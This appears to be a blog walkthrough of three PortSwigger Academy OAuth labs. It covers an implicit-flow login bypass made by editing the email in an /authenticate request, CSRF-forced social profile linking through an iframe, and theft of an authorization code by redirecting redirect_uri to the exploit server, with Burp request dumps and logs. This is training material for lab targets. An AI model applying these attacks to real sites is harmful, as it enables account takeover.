


Portswigger Labs—OAuth authentication

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I'm gonna talk to you about oauth authentication and how to exploit it in this article.



Authentication bypass via OAuth implicit flow

To solve the lab, log in to Carlos's account. His email address is `carlos@carlos-montoya.net`.

Logging in with winner/peter, inspecting the history traffic in burp reveals a notable POST request with the path `/authenticate`.

No.	URL	Method	Status	Size	Type	Content-Type	Response	Time	IP
485	https://oauth-0aa200fc042f9a9... GET	/interaction/KVA7ShsDYCgN22uXpS5...	200	4843	HTML	Sign-in	Windows Path, W...	✓	79.125.84.16
486	https://0a70009204c69a708099... GET	/resources/images/blog.svg	200	7499	XML	svg	✓	79.125.84.16	
487	https://passwordsleakcheck-p... POST	/v1/leaks/lookupSingle	✓				✓	142.251.43.10	
488	https://oauth-0aa200fc042f9a9... POST	/interaction/KVA7ShsDYCgN22uXpS5...	302	277			Windows Path, W...	✓	79.125.84.16
489	https://oauth-0aa200fc042f9a9... GET	/auth/KVA7ShsDYCgN22uXpS5KZ	302	1269	HTML		Windows Path, W...	✓	79.125.84.16
490	https://0a70009204c69a708099... GET	/oauth-callback	200	833	HTML		Windows Path, W...	✓	79.125.84.16

Request
Pretty Raw Hex MarkInfo
1 POST /authenticate HTTP/2
2 Host: 0a70009204c69a708099a30100a500fb.web-security-academy.net
3 Cookie: session=4JnLTsRQ8Rvbbh7evL2DoBoUqz7kCjG
4 Content-Length: 103
5 Sec-Ch-Ua:
6 Accept: application/json
7 Content-Type: application/json
8 Sec-Ch-Ua-Mobile: 0
9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/116.0.5845.111 Safari/537.36
10 Sec-Ch-Ua-Platform: ""
11 Origin: https://0a70009204c69a708099a30100a500fb.web-security-academy.net
12 Sec-Fetch-Site: same-origin
13 Sec-Fetch-Mode: cors
14 Sec-Fetch-Dest: empty
15 Referer: https://0a70009204c69a708099a30100a500fb.web-security-academy.net/oauth-callback
16 Accept-Encoding: gzip, deflate, br
17 Accept-Language: zh-CN,zh;q=0.9
18
19 {
 "email": "wiener@hotdog.com",
 "username": "wiener",
 "token": "YcaS5ubj00gvjYf--ZG7neP0H5JCRInHKE97nQ4cJM8"
}

Response
Pretty Raw Hex Render
1 HTTP/2 302 Found
2 Location: /
3 Set-Cookie: session=bhMh7nU1qjDEq7fomjmi2F4g2legJ1D; Secure; HttpOnly; SameSite=None
4 X-Frame-Options: SAMEORIGIN
5 Content-Length: 0
6
7

Inspector
Request attributes 2
Request cookies 1
Request headers 19
Response headers 4

Let's change email param to calos and right-click the request, choosing request in browser in original session:


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3 Cookie: session=KJnLTxRQR8rbbh7zvL2DoBoUQz7McCAG
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17 Accept-Language: zh-CN, zh;q=0.9
18
19 {
  "email": "carlos@carlos-montoya.net",
  "username": "wiener",
  "token": "YcaSAmDJQ0gvjYf--ZGTnePOH5JCRImIhKE97nQAcJM8"
}

```

- Scan
 - Do passive scan
 - Do active scan
- Send to Intruder Ctrl+I
- Send to Repeater Ctrl+R
- Send to Sequencer
- Send to Comparer
- Send to Decoder
- Send to Organizer Ctrl+O
- Insert Collaborator payload
- Request in browser >
 - In original session
 - In current browser session
- Extensions >
- Engagement tools >
- Change request method
- Change body encoding
- Copy Ctrl+C
- Copy URL
- Copy as curl command (bash)
- Copy to file
- Paste from file
- Save item
- Save entire history
- Paste URL as request
- Add to site map
- Convert selection >
- URL-encode as you type

Congratulations!





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Forced OAuth profile linking

To solve the lab, use a [CSRF attack](#) to attach your own social media profile to the admin user's account on the blog website, then access the admin panel and delete `carTos`.

In this segment, we can login with traditional username/password. Finishing that, logging in with social media is available.

Let's commence from the beginning:

My Account

Your username is: wiener

Your email is: wiener@hotmail.com

Your API Key is: fT38wqtpMW8Niyk4mC9FrwwK5RbebWRO

Your social profile username is:

[Attach a social profile](#)

Role: Normal

Successfully login with winner/peter.

Click on attach a social profile and you will be redirected to the following page:



Sign-in


Username: peter.wiener

Password:

Sign-in

[Cancel]

Inspecting the traffic, we can identify a `/oauth-linking` request. This request is utilized for account binding, providing a crucial gateway for further access.




At this step, our goal is to manipulate the above packet.

Let's click the attach a social profile one more time.


Turn on the intercept, forward and forward and forward, until come across `/oauth-linking`.

Right-click and select copy url, and then drop this packet, preventing it from binding to our own account.

Go to the exploit server and create an `iframe` in which the `src` attribute points to the URL we just copied.



Click on deliver exploit to victim and go back to the homepage, attaching a social profile, and the result should look something like this:



Now we successfully bound to the admin account.


Next section.

OAuth account hijacking via redirect_uri


To solve the lab, steal an authorization code associated with the admin user, then use it to access their account and delete the user `car1os`.

The provided login credentials remain as wiener/peter. Upon logging in with these credentials, click on LOG OUT. Subsequently, click on my account again, and you'll observe a direct successful login.

Inspecting the traffic in burp, a GET request with the path `/auth?`
`client_id=xxx&redirect_uri=xxx` is evident.




Modifying the redirect_uri parameter to `exploit-server` results in a successful access log entry, confirming our fully control over this parameter.




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IP/1.1" 200 "user-agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4431.24 Safari/537.36" sources/css/labsDark.css HTTP/1.1" 200 "user-agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4431.24 Safari/537.36" HTTP/1.1" 302 "user-agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4431.24 Safari/537.36" HTTP/1.1" 200 "user-agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4431.24 Safari/537.36" sources/css/labsDark.css HTTP/1.1" 200 "user-agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4431.24 Safari/537.36"
```

Our strategy involves redirecting with the redirect_uri parameter modified to the exploit-server during redirection. This will prompt the admin user to access the link, allowing us to obtain the admin login credentials in the form of a code.



Check access log and secret code is presented.

Subsequently, we can utilize this code to log in to the admin account by modifying the parameter like this:



Admin privilege:

You have successfully logged in with your social media account

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